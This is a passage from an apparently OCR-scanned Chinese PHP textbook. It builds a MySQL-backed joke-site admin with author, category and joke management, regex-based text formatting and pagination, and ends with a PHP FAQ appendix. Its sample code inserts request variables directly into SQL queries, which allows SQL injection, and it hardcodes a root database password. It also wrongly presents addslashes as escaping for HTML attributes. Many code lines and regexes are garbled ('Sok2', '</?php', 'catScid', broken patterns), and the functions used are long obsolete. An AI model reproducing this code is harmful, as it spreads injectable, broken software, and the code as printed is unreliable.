editauthor.php 提供了一个编辑已有作者信息的界面。这个界面跟添加新作者的那个界面很类似，只是在表格域中已经填入了数据库中的数据，并且在提交表格后执行 UPDATE 查询命令而不是 INSERT 查询。为了初始化表格域，需要使用从 authors.php 文件中传过来的 \$id 参数，这个参数用来从数据库中查询出作者并把查询结果都保存到 PHP 变量（例如 \$name 和 \$email）中去。代码如下：

```

<FORM ACTION="<?php echo($PHP_SELF); ?>" METHOD=POST>
<P>Edit the author:<BR>
Name: <INPUT TYPE=TEXT NAME="name" VALUE="<?php echo($name); ?>" SIZE=20
MAXLENGTH=100><BR>
eMail: <INPUT TYPE=TEXT NAME="email" VALUE="<?php echo($email); ?>" SIZE=20
MAXLENGTH=100><BR>
<INPUT TYPE=HIDDEN NAME="id" VALUE="<?php echo($id); ?>">
<INPUT TYPE=SUBMIT NAME="submit" VALUE="SUBMIT"></P>
</FORM>

```

表格的隐藏域用来在提交表格的时候传递作者的序号。

当作者的名字是 “The Jokester” 时（名字中有双引号），PHP 脚本产生的 HTML 标示符就会变成：

```
<INPUT TYPE=TEXT NAME="name" VALUE=""The Jokester"" SIZE=20 MAXLENGTH=100>
```

这样显然不符合 HTML 的语法。所以我们需要告诉浏览器双引号也是输入值的一部分，方法是使用 “\”：

```
<INPUT TYPE=TEXT NAME="name" VALUE=""The Jokester\" SIZE=20 MAXLENGTH=100>
```

PHP 中有一个函数叫做 addslashes，它在需要的地方自动添加反斜线。这对特殊字符如单引号 “'” 和双引号 “”” 特别有用。如果要把数据库中提取出来的数据作为 HTML 属性值，则最好先用这个函数处理一下：

```
$name = addslashes($name);
```

读者可能会发现，以前在 SQL 查询命令中，例如下面：

```
mysql> INSERT INTO Authors SET
```

```
-> Name='Jennifer O'Reilly',
```

```
-> eMail='jen@hotmail.com';
```

作者名字中的单引号就应该会出现问题了，但为什么没有出现问题呢？原因是 PHP 有个小特性叫做“魔法引用（magic\_quotes）”，可以在 php.ini 文件中设定使用这个特性：

```
magic_quotes_gpc = On
```

这个设定告诉 PHP 自动为传送过来的变量使用 addslashes 函数。Gpc 代表“get, post, cookies”，这代表了传送参数的三种方法。因为我们现在插入到数据库中的所有值都是作为提交表格的一部分来传送的，所以 PHP 的这个特性每次都会为它们自动添加反斜线。但从 MySQL 数据库中提取的数据不受该特性的影响，所以在使用这些数据之前最好添加反斜线。

除了上面讨论的这些特殊字符外，还有一种字符可能造成问题，那就是 HTML 标示符，例如“<”和“>”，如果这些字符出现在要向网页输出的一段文本中，就可能产生无法预料错误。PHP 也提供了处理这些字符的函数：htmlspecialchars，它的使用方法跟 addslashes 完全一样：

```
$text = htmlspecialchars("<HTML> can be dangerous!");
```

```
echo($text); // 输出 "<HTML> can be dangerous!"
```

在写程序的时候一定要考虑到这些因素。现在已经完成了作者的管理，下面来考虑管理分类目录。

## 19.6 管理目录

管理目录跟管理作者很类似，因为目录跟作者都存储在自己的表中，并且这两个表中的每条记录都对应着一组笑话。所以我们写的管理作者的代码完全可以应用在目录上，但是两者有一个重要的区别。

在删除一个目录的时候，不能删除这个目录下的笑话，因为这些笑话有可能也属于其他目录。所以必须检查每个笑话是否属于其他目录，把那些不属于其他目录的笑话删除掉。这样处理是很费时间的，所以干脆允许数据库中不存在不属于任何目录的笑话。反正访问者也看不到这些笑话，我们以后可以为这些笑话指定一个分类目录。

所以，在删除一个目录的同时，也要删除目录与笑话对应表（jokelookup）中指向这个目录的所有记录，代码如下：

```
<!-- deletecat.php -->
```

```
...
```

```
// 除了删除目录外，还要删除对应表中这个目录相关的所有记录
```

```
$ok1 = mysql_query(
```

```
"DELETE FROM JokeLookup WHERE CID=$id");
```

```
Sok2 = mysql_query(
    "DELETE FROM Categories WHERE ID=$id");
```

```
...
```

除了这个区别外，目录管理跟作者管理在功能上是完全一样的。

## 19.7 管理笑话

除了笑话的增、删、改外，也要能为笑话指定目录和作者。因为笑话的数目要比作者和目录的数目多，所以显示笑话的时候列表可能会很长，查找某一个笑话也不方便。我们在这里提供一个更加智能化的显示笑话的方法。

有时候我们只知道笑话所在的目录、作者或者其中的一段文字，应该能根据这些信息来找到笑话。为了方便查找，要用下拉框列出所有的目录和作者，访问者只用在下拉框中进行选择就可以了。代码如下：

```
<!-- jokes.php -->
<HTML>
<HEAD>
<TITLE> Manage Jokes </TITLE>
</HEAD>
<BODY>
<H1>Manage Jokes</H1>
<P><A HREF="newjoke.php">Create New Joke</A></P>
<?php
$dbcnx = @mysql_connect(
    "localhost", "root", "mypasswd");
mysql_select_db("jokes");
$authors = mysql_query(
    "SELECT ID, Name FROM Authors");
$cats    = mysql_query(
    "SELECT ID, Name FROM Categories");

?>
<FORM ACTION="jokeist.php" METHOD=POST>
<P>View jokes satisfying the following criteria:<BR>
By Author:
<SELECT NAME="aid" SIZE=1>
    <OPTION SELECTED VALUE="">Any Author
</?php
```

```

while ($author = mysql_fetch_array($authors)) {
    $aid = $author["ID"];
    $aname = $author["Name"];
    echo("<OPTION VALUE=\"$aid\">$aname\n");
}
?>
</SELECT><BR>
By Category:
<SELECT NAME="cid" SIZE=1>
    <OPTION SELECTED VALUE="">Any Category
<?php
    while ($scat = mysql_fetch_array($scats)) {
        $scid = $scat["ID"];
        $scname = $scat["Name"];
        echo("<OPTION VALUE=\"$scid\">$scname\n");
    }
?>
</SELECT><BR>
Containing Text:
<INPUT TYPE=TEXT NAME="searchtext"><BR>
<INPUT TYPE=SUBMIT NAME="submit" VALUE="Search">
</FORM>
<P ALIGN=CENTER><A HREF="admin.html">
Return to Front Page</A></P>
</BODY>
</HTML>

```

echo 函数使用的字符串最后的\n 代表换行符, 这样可以使脚本输出的 HTML 代码更可读。

上面的代码用来输入查询条件, 下面我们来讨论怎样执行查询。jokelist.php 的作用就是使用从表格提交的变量来查询满足条件的笑话并把它们显示出来。这显然应该用 SELECT 查询命令来实现, 但查询的具体形式取决于在表格中输入的内容。这个过程其实不简单, 我们慢慢来看。

首先, 我们把预处理部分提出来:

```

<!-- jokelist.php -->
<HTML>
<HEAD>
<TITLE> Manage Jokes </TITLE>
</HEAD>

```

```

<BODY>
<H1>Manage Jokes</H1>
<P><A HREF="jokes.php">New Search</A></P>
<?php
$dbcnx = @mysql_connect(
    "localhost", "root", "mypasswd");
mysql_select_db("jokes");

```

然后定义一些字符串，如果用户在表格中没有选定限制条件，那么这些字符串就派上用场了，把它们连接在一起就组成了 SELECT 查询语句：

```

// 基本的 SELECT 语句
$select = "SELECT DISTINCT ID, JokeText";
$from = " FROM Jokes";
$where = " WHERE ID > 0";

```

读者可能会对上面的 where 语句感到困惑：难道 ID 可能小于 0 吗？其实只有当用户没有选择限制条件的时候才会使用这个 where 语句，很明显，这样会列出所有的笑话。

下一个任务就是根据所选的限制条件（作者、目录和文字）来修改 SQL 语句。先来看作者：表格中的作者下拉框有一个选项“Any Author”，它的值为“”（空字符串），所以如果这个表格域中的值（保存在 \$aid 中）不为“”，就表示用户选定了作者，查询语句就要做如下改动：

```

if ($aid != "") { // 选中了一个作者
    $where .= " AND AID=$aid";
}

```

其中“.”操作符用于把两个字符串连接起来。这个例子中在 where 从句后增加了条件：Jokes 表中的 AID（作者序号）必须跟表格中选中的作者的序号相匹配。

然后处理指定的目录：

```

if ($cid != "") { // 选中了一个目录
    $from .= ", JokeLookup";
    $where .= " AND ID=JID AND CID=$cid";
}

```

笑话与所属目录之间的关系都保存在 JokeLookup 表中，把这个表添加到查询中去的目的就是为了创建一个连接查询，方法是把它添加到 \$from 变量之后。为完成连接查询，Jokes 表中的 ID 必须跟 JokeLookup 表中的 JID 相匹配，要把这个条件加到 \$where 变量后。最后还要 JokeLookup 表中的 CID 跟用户表格中所选的目录 ID（保存在 \$cid 中）相匹配。用户需要对这一段仔细体会。

对搜索文字的处理很简单，只需要用模糊查询就可以了，也就是在 SQL 语句使用 LIKE：

```

if ($searchtext != "") { // 指定了搜索文本
    $where .= " AND JokeText LIKE '%$searchtext%'";
}

```

```
}

```

现在我们已经完成了查询所需的 SQL，剩下的工作就是使用 SQL 来得到符合条件的笑话并把它们显示出来，同时还要生成一些超链接来对它们进行编辑和删除（就象作者和笑话目录那样）。为了好看起见，我们在一个 HTML 表格中显示笑话：

```
?>
<TABLE BORDER=1>
<TR><TH>Joke Text</TH><TH>Options</TH></TR>
<?php
$ jokes = mysql_query($select . $from . $where);
if (!$jokes) {
    echo("<TABLE>");
    echo("<P>Error retrieving jokes from database!<BR>".
"Error: " . mysql_error());
    exit();
}
while ($joke = mysql_fetch_array($jokes)) {
    echo("<TR>\n");
    $id      = $joke["ID"];
    $joketext = $joke["JokeText"];
    echo("<TD>$joketext</TD>\n");
    echo("<TD>[<A HREF='editjoke.php?id=$id'>".
"Edit</A>]".
      "<A HREF='deletejoke.php?id=$id'>".
      "Delete</A>]</TD>\n");
    echo("<TR>\n");
}
?>
</TABLE>
</BODY>
</HTML>
```

## 19.8 创建新笑话

在 jokes.php 页面的顶端有一个新建笑话的超链接，连接到 newjoke.php 文件。这个页面跟 newauthor.php 和 newcat.php 文件很相像。除了要添加的笑话文字外，还要指定笑话的作者和所属目录。

从 newauthor.php 的代码里可以看出, 处理表格提交的 PHP 代码在显示表格的代码前面, 但却不一定非要这样做。先来看看显示表格的代码, 首先要把数据库中的所有作者和目录都列出来:

```
<?php
    $dbcnx = @mysql_connect(
"localhost", "root", "mypasswd");
    mysql_select_db("jokes");
    $authors = mysql_query(
"SELECT ID, Name FROM Authors");
    $cats = mysql_query(
        "SELECT ID, Name FROM Categories");
?>
```

然后创建表格。先是一个录入笑话文字的标准文本区域 (textarea):

```
<FORM ACTION="<?php echo($PHP_SELF); ?>" METHOD=POST>
<P>Enter the new joke:<BR>
<TEXTAREA NAME="joketext" ROWS=15 COLS=45 WRAP>
</TEXTAREA>
```

管理员要在下拉框中选择一个作者:

```
<P>Author:
<SELECT NAME="aid" SIZE=1>
    <OPTION SELECTED VALUE="">Select One
    <OPTION VALUE="">-----
<?php
    while ($author = mysql_fetch_array($authors)) {
    $aid = $author["ID"];
        $aname = $author["Name"];
        echo("<OPTION VALUE=\"$aid\">$aname\n");
    }
?>
</SELECT></P>
```

对目录并不使用下拉框, 因为有可能要选中多个目录, 所以使用复选框。复选框的名字分别是 cat1、cat2 和 cat3 等等, 每个复选框后面都跟着所代表的目录名:

```
<P>Place in categories:<BR>
<?php
    while ($cat = mysql_fetch_array($cats)) {
    $cid = $cat["ID"];
        $cname = $cat["Name"];
```

```

        echo("<INPUT TYPE=CHECKBOX NAME='catScid>".
            "$name<BR>\n");
    }
?>
</P>

```

表格的结束方法很普通，就是一个提交按钮：

```

<P><INPUT TYPE=SUBMIT NAME="submit" VALUE="SUBMIT"></P>
</FORM>
<?php endif; ?>

```

这个表格的处理方法也有一些麻烦，所以下面我们来详细地讲解代码。开始部分很简单，只是往 Jokes 表中添加一条记录。因为必须要选择一个作者，所以要保证 \$aid 不为空：

```

<?php
if ($submit): // 按下提交按钮之后
    if ($aid == "") {
        echo("<P>You must choose an author " .
            "for this joke. Click 'Back' " .
            "and try again.</P>");
        exit();
    }
    $dbcnx = @mysql_connect(
        "localhost", "root", "mypasswd");
    mysql_select_db("jokes");
    $sql = "INSERT INTO Jokes SET " .
        "JokeText='$joketext', " .
        "AID='$aid'";
    if (mysql_query($sql)) {
        echo("<P>New joke added</P>");
    } else {
        echo("<P>Error adding new joke: " .
            mysql_error() . "</P>");
    }
    $jid = mysql_insert_id();

```

最后一行中所用的 `mysql_insert_id` 函数我们以前没有见过。`mysql_insert_id` 这个函数返回最后插入的一条记录的 ID 号，这个 ID 号必须是自动增加的。我们以后要用到新添记录的 ID 号。

在向 JokeLookup 表中添加记录时要知道选择了哪些复选框，这就没那么简单了。首先我们在前面没有处理过复选框，其次我们事先并不知道选中了多少个复选框。



如果选中了复选框，就会把它的值赋给一个 PHP 变量，如果没有选中就什么事都不干。但我们并没有给表格中的复选框赋值。如果选中了没有被赋值的复选框，它就会把“on”传递给相应的变量。因为在 PHP 的 if 语句中，只要字符串不为空，都会被当成“true”来处理，只有空字符串才会被当成“false”。所以我们可以使用复选框变量来判断它是否被选中。

在处理选中复选框的数目之前，先解释一下代码是怎么一行一行运行的。首先从数据库中得到所有目录的列表，同时还有它们的 ID：

```
$cats = mysql_query(
    "SELECT ID, Name FROM Categories");
```

因为在生成复选框的时候使用同样的列表，所以有必要在这里对它进行处理。在这个列表中使用 while 循环：

```
while ($cat = mysql_fetch_array($cats)) {
    $cid = $cat["ID"];
    $cname = $cat["Name"];
```

对于列表中的每个目录，我们想用对应的复选框变量来判断新添加的笑话是否属于这个目录。这里的问题就是复选框变量的名称取决于目录的 ID。所以我们必须使用 \$cid 来构造变量名，代码如下：

```
$var = "cat$cid"; // 变量的名称
if ($$var) { // 选中了复选框
```

我们第一次看到了 \$\$ 符号。这表明 \$var 也是一个变量，它的值是“cat#”，其中“#”是当前目录的 ID。所以 \$\$var 变量的值也就是变量 \$cat# 的值。这是 PHP 中比较难懂的概念：“变量的变量”。我们在上面的 if 语句中使用 \$\$var 来向 JokeLookup 表中添加记录：

```
$sql = "INSERT IGNORE INTO JokeLookup " .
    "SET JID=$jid, CID=$cid";
$ok = mysql_query($sql);
if ($ok) {
    echo("<P>Joke added to category: $cname</P>");
} else {
    echo("<P>Error inserting joke " .
        "into category $cname:" .
        mysql_error() . "</P>");
}
}
}
?>

<P><A HREF="<?php echo($PHP_SELF); ?>">
Add another Joke</A></P>

<P><A HREF="jokes.php">Return to Joke Search</A></P>
```

在这里, INSERT 查询语句中的 IGNORE 只起防范错误的作用。因为在 JokeLookup 表中 JID 和 CID 为主键, 如果要插入的 JID/CID 已经在表中存在, 就会出现错误。在查询命令中添加了 IGNORE 后就会忽略重复插入操作, 并不会返回错误信息。

还有两个文件: editjoke.php 和 deletejoke.php, 这跟作者和目录的处理都很类似, 只有很小的改动。在 editjoke.php 文件中也要有作者下拉框和目录复选框, 就像 addjoke.php 中那样, 只不过现在必须对它们进行初始化。deletejoke.php 不仅要删除指定的笑话, 而且也要删掉 JokeLookup 表中所有相关的记录。

这个内容管理系统的功能还不是太完善。例如, 现在还不能列出所有不属于任何目录的笑话, 也不能根据各种条件来对笑话进行排序。这些功能都可以通过 SQL 语句来很容易的实现。但是下一个问题就不太容易解决了, 它需要专门讨论: 内容的格式。我们当然可以在添加笑话的时候在笑话文字中加入一些 HTML 标示符来控制内容显示的格式, 但如果录入人员不懂 HTML 语言呢? 所以有时候需要对内容的格式加以控制, 例如把文本分割成段落, 粗体和斜体文本以及超链接等。

现在我们的数据库和网站设计支持这些格式, 因为管理员可以在笑话的文本中包含 HTML 标示符, 显示笑话的时候这些标示符的作用就会体现出来。但是我们并不允许录入 HTML 标示符, 所以需要用其他办法来控制文本格式。

下面我们要学习一些 PHP 函数, 使用这些函数可以提供基本的文本格式而不要使用 HTML。

在我们为文本使用新的格式化方法之前, 应该使旧的方法不起作用。不了解 HTML 的人可能会无意在一段纯文本中包含了 HTML 语法, 不管这段语法是否正确, 都可能造成不能预料后果, 甚至能改变整个页面的排版。看下面这句话:

The gunman drew his weapon. <BANG!>

有人把上面的这段文本录入了数据库中, 但从网页上却看不到最后一个词 (<BANG!>)。任何对 HTML 稍了解的人都会知道网络浏览器会把它当成非法的 HTML 标示符而丢掉, 可是使用内容管理系统的人却不一定了解 HTML。

在前面我们已经讲过了, htmlspecialchars 这个函数能够解决这个问题。如果在插入到网页之前对文本用这个函数处理, 就会把上面的文本处理成下面这样:

The gunman drew his weapon. &lt;BANG!&gt;

这个结果被访问者的浏览器解释过后就会产生正确的输出。所以需要显示笑话的 PHP 代码进行一些修改, 以便在发送到客户端浏览器之前先用 htmlspecialchars 对文本进行处理:

```
<!-- joke.php -->

...

// 从数据库中得到笑话文本

$joke = mysql_query("SELECT JokeText FROM Jokes "
    "WHERE ID=$id");

$joke = mysql_fetch_array($joke);

$joketext = $joke["JokeText"];

// 过滤掉 HTML 代码
```

```
$joketext = htmlspecialchars($joketext);  
echo( $joketext );  
  
...
```

现在网站内容中所有的 HTML 代码都经过处理了, 接下来就该使用我们自己的标示语言来定义内容的格式。

## 19.9 正则表达式

执行我们自己的标示语言的过程是: 把笑话文本输出到用户浏览器之前把其中的自定义标示符分开, 然后把这些标示符替换成等效的 HTML 标示符。最好使用正则表达式来实现这样的功能。

我们在前面已经讲过了, 正则表达式是一个包含一些特殊代码的字符串, 它用一些 PHP 函数来搜索和处理文本。

使用正则表达式必须对 PHP 中的正则表达式函数很熟悉。ereg 函数是最基本的, 它用来确定某个特定文本字符串是否“满足”一个正则表达式, 看看下面的代码:

```
$text = "PHP rules!";  
if (ereg("PHP", $text)) {  
    echo( 'Text contains the string "PHP".' );  
} else {  
    echo( 'Text does not contain the string "PHP".' );  
}
```

在这个例子中, 正则表达式被满足了, 因为\$text 中的字符串包含有“PHP”。所以上面的代码也会产生如下的输出:

```
$text contains the string "PHP".
```

ereg 函数的作用跟 ereg 函数几乎一样, 只不过它在进行模式匹配的时候忽略文本的大小写:

```
$text = "What is Php?";  
if (eregi("PHP", $text)) {  
    echo( 'Text contains the string "PHP".' );  
} else {  
    echo( 'Text does not contain the string "PHP".' );  
}
```

这次的输出也是:

```
$text contains the string "PHP".
```

我们在上面已经说过了, 在正则表达式中可以含有一些特殊的字符。下面通过一些例子来学习正则表达式的语法:

首先, “^”用来标示字符串的开始, “\$”用来标示字符串的结束:

```

PHP           // 匹配 "What is PHP?"
^PHP          // 匹配 "PHP rules!"，但不匹配 "What is PHP?"
PHPS          // 匹配 "I love PHP"，但不匹配 "What is PHP?"
^PHPS         // 只匹配 "PHP"，其他字符串都不行

```

如果确实需要使用 ^、\$ 和其他特殊字符本身的意义，就需要使用反斜线，反斜线后面的字符是没有特殊意义的：

```

\\$\\$        // 匹配 "Show me the $$$!"

```

方括号用来定义一组字符进行匹配。例如下面的正则表达式匹配从 1~5 的数字：

```

[12345]       // 匹配 1 和 3，但不匹配 a 和 12

```

也可以指定数字和字母的范围：

```

[1-5]         // 跟上面的这个例子一样
[a-z]         // 匹配任何小写字母
[0-9a-zA-Z]   // 匹配任何字母和数字

```

符号 ?、+ 和 \* 也有特殊含义。? 表示“接下来的字母是可选的”；+ 表示“一个或者多个前面的字母”；\* 表示“零个或者多个前面的字母”：

```

bana?na       // 匹配 "banana" 和 "banna"，不匹配 "banaana"。
bana+na       // 匹配 "banana" 和 "banaana"，不匹配 "banna"。
bana*na       // 匹配 "banna"，"banana" 和 "banaana"，不匹配 "bnaa"。
^[a-zA-Z]+$   // 只匹配所有含有一个或者多个字母的字符串

```

圆括号用来把字符串跟 ?、+ 或者 \* 包在一起作为一个整体：

```

ba(na)+na     // 匹配 "banana" 和 "banananana"，不匹配 "bana" 或者 "banaana"。

```

下面是一些在正则表达式中匹配特殊字母的代码：

```

\n            // 匹配回车符
.             // 匹配除回车符外所有的字母
\t            // 匹配制表符

```

## 19.10 使用正则表达式来进行字符串的替换

通过对普通正则表达式使用 `ereg` 或者 `eregi` 函数，我们可以轻易地判断出给定文本字符串中是否有标示符的存在。我们所要做的就是查找到标示符的位置，然后把它们替换成正确的 HTML 标示符。我们再来看看 PHP 提供的两个正则表达式函数：`ereg_replace` 和 `eregi_replace`。

`ereg_replace` 跟 `ereg` 函数很类似，它的参数包括一个正则表达式和一个文本字符串，然后试图在字符串中匹配正则表达式，`ereg_replace` 还有一个文本字符串的函数，它把每个正则表达式的匹配都替换成了这个字符串。

`ereg_replace` 函数的语法是：

```
$newstring = ereg_replace(<regexp>, <replacewith>, <oldstring>);
```

其中, <regexp>是正则表达式, <replacewith>是用来替换<oldstring>中的<regexp>匹配的字符串。函数返回的是替换后的字符串, 保存在\$newstring 中。

ereg\_replace 跟 ereg\_replace 的功能完全一样, 只不过在进行匹配的时候不考虑字母的大小写。

现在开始构造我们的定制标示符语言。

### 19.10.1 粗体和斜体文本

首先来实现粗体和斜体文本的标示符。我们想用[B]来表示粗体文本的开始, [EB]表示粗体文本的结束。显然, 必须用<B>来代替[B], 用</B>来代替[EB], 使用 eregi\_replace 函数便可实现:

```
$joketext = eregi_replace("[b]", "<B>", $joketext);
```

```
$joketext = eregi_replace("[eb]", "</B>", $joketext);
```

注意到在正则表达式中, “[” 用来表示一组可用字符的开始, 所以在它前面加了反斜线来去掉特殊意义。如果没有相匹配的 “[”, “[” 的特殊意义也就没用了, 所以在 “]” 的前面不用加反斜线。

由于我们使用了 eregi\_replace 函数, 它不区分大小写, 所以[B]和[b]都会被当成定制标示符语言中的标示符。

斜体文本的处理方法也一样:

```
$joketext = eregi_replace("[i]", "<I>", $joketext);
```

```
$joketext = eregi_replace("[ei]", "</I>", $joketext);
```

### 19.10.2 段落

就像粗体文本和斜体文本一样, 我们也可以为段落创建标示符, 这里还有一种更简单的方法。用户在表格域中录入内容的时候会使用回车键, 我们就可以用 “\n” 来表示一行的结束 (<BR>), 用 “\n\n” 来表示一段的结束 (<P>)。如果使用的是 Windows 操作系统, 那么文本中新的一行实际上是用两个字符: 换行回车 (\n\r) 来表示的, 所以就要先把回车 (\r) 字符去掉, 代码如下:

```
// 去掉\r字符
```

```
$joketext = ereg_replace("\r", "", $joketext);
```

```
// 处理段落
```

```
$joketext = ereg_replace("\n\n", "<P>", $joketext);
```

```
// 处理换行
```

```
$joketext = ereg_replace("\n", "<BR>", $joketext);
```

### 19.10.3 超链接

虽然在笑话文本中可能用不到超链接, 但是我们在这里仍然要讨论它, 因为超链接不仅仅是把一些代码转化成 HTML 标示符那么简单。一个超链接包含两部分: 超链接的地址和超链接的显示文本。

我们在这里可以使用 `ereg_replace` 和 `eregi_replace` 的另一个特性。把正则表达式的一部分用圆括号括起来, 就能得到对应的匹配文本的一部分, 并在替换字符串中使用 `\n`, `n` 如果是 1 就代表第 1 个被括起来的正则表达式部分, 2 代表第 2 个, 直到 9 代表第 9 个。下面是一个例子:

```
$text = "banana";
$text = eregi_replace("(.*)(nana)", "\\2\\1", $text);
echo($text);
```

其中 `\1` 被 `ba` 代替了, 它跟 `(*)` 相对应, `\2` 被 `nana` 代替, 它跟正则表达式中的 `(nana)` 相对应。

在创建超链接的时候就可以使用这种方法。先来看一个简单形式的链接, 它的文本跟 URL 相同。我们想定制下面的语法:

```
Visit [L]http://www.foru.net/[EL].
```

对应的要输出的 HTML 代码是:

```
Visit <A HREF="http://www.foru.net">http://www.foru.net/</A>.
```

首先我们需要一个匹配这种形式链接的正则表达式, 这个正则表达式是:

```
\[L]([_./a-zA-Z0-9!&#%#?,'=-~]+)[EL]
```

这里在 `[L]` 和 `[EL]` 中的方括号之前都使用了反斜线, 以便去掉它们的特殊意义。然后使用方括号来列出所有能在 URL 中出现的字符。方括号后面的 “+” 代表可以从这个列表中取出一个或多个字母来组成 URL。

然后需要得到 URL 并把它当成 A 标示符的 `HREF` 属性来输出, 同时还要当成超链接文本来输出。为得到 URL, 我们把正则表达式中对应的部分用圆括号括起来:

```
\[L]([_./a-zA-Z0-9!&#%#?,'=-~]+)[EL]
```

使用下面的代码来完成链接的转换:

```
$joketext = ereg_replace(
    "\[L]([_./a-zA-Z0-9!&#%#?,'=-~]+)[EL]",
    "<A HREF=\"\1\">\1</A>", $joketext);
```

注意, 在 HTML 代码中的双引号前面必须有反斜线。`\1` 被链接的 URL 所代替, 输出结果正确。

下面考虑当链接文本跟链接的 URL 不同时怎样处理。这种链接的形式如下:

```
Check out [L=http://www.foru.net/]PHP[EL].
```

下面是正则表达式:

```
\[L=([_./a-zA-Z0-9!&#%#?,'=-~]+)\[([_./a-zA-Z0-9!&#%#?,'=-~]+)[EL]
```

这个表达式相当复杂, 读者可以仔细分析, 通过它可以得到链接的 URL (`\1`) 和文本 (`\2`)。用来执行替换的 PHP 代码如下:

```
$joketext = ereg_replace(
    "\[L=([_./a-zA-Z0-9!&#%#?,'=-~]+)\[([_./a-zA-Z0-9!&#%#?,'=-~]+)[EL]",
    "<A HREF=\"\1\">\2</A>", $joketext);
```

## 19.11 把文本分页

有时候有的文章可能特别长，这时候就需要分页显示。这在 PHP 中使用正则表达式也是很容易实现的。

Split 函数的参数包括一个正则表达式和一个文本字符串，使用正则表达式匹配来把文本分割保存在一个数组里。看看下面的这个例子：

```
$regexp="[ \n\r\t]+"; // 一个或多个控制字符
$text="This is a test.";
$textarray=split($regexp,$text);
echo("$textarray[0]<BR>"); // 输出"This<BR>"
echo("$textarray[1]<BR>"); //输出"is<BR>"
echo("$textarray[2]<BR>"); //输出"a<BR>"
echo("$textarray[3]<BR>"); //输出"test.<BR>"
```

我们查找一个[PAGEBREAK]标示符，并只显示我们关心的那一页（例如：通过变量\$page来指定）。

```
// 如果没有指定页数，缺省为第一页（$page=0）
if (!isset($page)) $page = 0;
// 把文本分割保存在一个数组里
$textarray=split("[PAGEBREAK]", $text);
// 选择所选的页面
$pagetext=$textarray[$page];
```

当然需要在页与页之间来回切换。可以在当前页的顶端放一个到前页的超链接，在底端放一个到下页的超链接。

如果\$page等于0，那么当前页就是第一页，就不需要到前页的超链接。同样，最后一页也不需要到下页的超链接。可以使用 PHP 函数 count 来判断是否到了最后一页，它的参数就是一个数组，然后返回数组中元素的数目。把我们的页面数组作为参数输入，便能得到一共有多少页。如果有10页，\$textarray[9]中就是最后一页；如果\$page等于count(\$textarray)减1，我们就到了最后一页。

下面的代码就用来实现页面翻转的超链接：

```
if ($page != 0) {
    $prevpage = $page - 1;
    echo("<P><A HREF='\"$PHP_SELF?id=$id&page=$prevpage'>\".
    \"Previous Page</A></P>\"");
}
// 在这里输出页面内容...
if ($page < count($textarray) - 1) {
    $nextpage = $page + 1;
```

```

echo("<P><A HREF='\"$PHP_SELF?id=$id&page=$nextpage\"'>".
"Next Page</A></P>");
}

```

## 19.12 代码合并

所有的这些代码都是用于输出笑话文本的，合到一起就是：

```

<!-- joke.php -->

...
// 从数据库中得到笑话文本
$joke = mysql_query("SELECT JokeText FROM Jokes "
"WHERE ID=$id");
$joke = mysql_fetch_array($joke);
$joketext = $joke["JokeText"];
// 过滤 HTML 代码
$joketext = htmlspecialchars($joketext);
// 如果没有指定页数，默认为第一页 ($page=0)
if (!isset($page)) $page = 0;
// 把文本分割保存在数组中
$textarray = split("\[PAGEBREAK]", $joketext);
// 选择所指定的页面
$joketext = $textarray[$page];
// 粗体和斜体
$joketext = eregi_replace("\[b]", "<B>", $joketext);
$joketext = eregi_replace("\[eb]", "</B>", $joketext);
$joketext = eregi_replace("\[i]", "<I>", $joketext);
$joketext = eregi_replace("\[ei]", "</I>", $joketext);
// 段落和换行
$joketext = ereg_replace("\r", "", $joketext);
$joketext = ereg_replace("\n\n", "<P>", $joketext);
$joketext = ereg_replace("\n", "<BR>", $joketext);
// 超链接
$joketext = ereg_replace(
    "\[L]([_-\/a-zA-Z0-9!&%%#?',=;~]+)[EL]",
    "<A HREF='\"\\1\"'>\\1</A>", $joketext);
$joketext = ereg_replace(
    "\[L]([_-\/a-zA-Z0-9!&%%#?',=;~]+)]".

```



```

"([_./a-zA-Z0-9 !&%#?,'=-~+)](EL)",
"<A HREF=\"\\|\">\\2</A>", $joketext);
if ($page != 0) {
    $prevpage = $page - 1;
    echo("<P><A HREF=\"\$PHP_SELF?id=\$id&page=\$prevpage\">".
"Previous Page</A></P>");
}
echo( "<P>$joketext" );
if ($page < count($textarray) - 1) {
    $nextpage = $page + 1;
    echo("<P><A HREF=\"\$PHP_SELF?id=\$id&page=\$nextpage\">".
"Next Page</A></P>");
}
}
...

```

最后，需要为用户写一份文档，告诉他们在提交表格的时候可以使用哪些标示符，以及这些标示符都是干什么用的。



# 附录 A PHP 常见问题解答

## 一般问题

### ◆ PHP 是什么？

PHP 是一种嵌在 HTML 中的脚本语言。它的许多语法都是借鉴 C、Java 和 Perl，也有一些独特的特点。这种语言可帮助网络开发人员快速编写动态网页。

### ◆ 可以在一台机器上同时运行好几个不同版本的 PHP 吗？

可以。请读者查看 PHP4 源代码包里面的 INSTALL 文件。

### ◆ 有没有 PHP 的邮件列表？

当然有。要想加入，只需给 [php-general-subscribe@lists.php.net](mailto:php-general-subscribe@lists.php.net) 发一个 E-mail，E-mail 的主题和内容部分为空即可。要想退出邮件列表，给 [php-general-unsubscribe@lists.php.net](mailto:php-general-unsubscribe@lists.php.net) 发信。

## 得到 PHP

### ◆ 在哪里能得到 PHP？

可以在很多网站下载 PHP，国外站点：<http://www.php.net>和<http://cvs.php.net>。

### ◆ 有没有预编译的二进制版本？

有，但有可能不是最新版本的。Windows 下的二进制版本一般都很新，但 Unix 下的二进制版本就要推后一段时间，并且只有某些特定平台的版本。

### ◆ 在进行 PHP 扩展编译的时候需要一些库文件，到哪里去找这些库文件？

下面带\*的部分并不是安全线程的库，不能在多线程 Windows 网络服务器(IIS, Netscape)下跟 PHP 一起作为服务器模块使用。这在 Unix 环境下倒没什么影响。

LDAP (unix): <ftp://ftp.openldap.org/pub/openldap/openldap-stable.tgz>

LDAP\* (unix): <ftp://terminator.rs.itd.umich.edu/ldap/ldap-3.3.tar.Z>

LDAP (unix/win): Netscape Directory (LDAP) SDK 1.1.

Berkeley DB2 (Unix/Win): <http://www.sleepycat.com/>

SNMP\* (Unix): <http://www.ece.ucdavis.edu/ucd-snmpp/>

GD\* (Unix/Win): <http://www.boutell.com/gd/#buildgd>

mSQL\* (Unix): <http://www.hughes.com.au/>

mSQL\* (Win): MS SQL PC Home Page

MySQL (Unix): <http://www.mysql.com/>

IMAP\* (Win/Unix): <ftp://ftp.cac.washington.edu/imap/old/imap-4.5.tar.Z>

Sybase-CT\* (Linux, libc5): Available locally

FreeType (libtiff): <http://www.freetype.org/>

ZLib (Unix/Win32): <http://www.cdrom.com/pub/infozip/zlib/>

expat XML parser (Unix/Win32): <http://www.jclark.com/xml/expat.html>

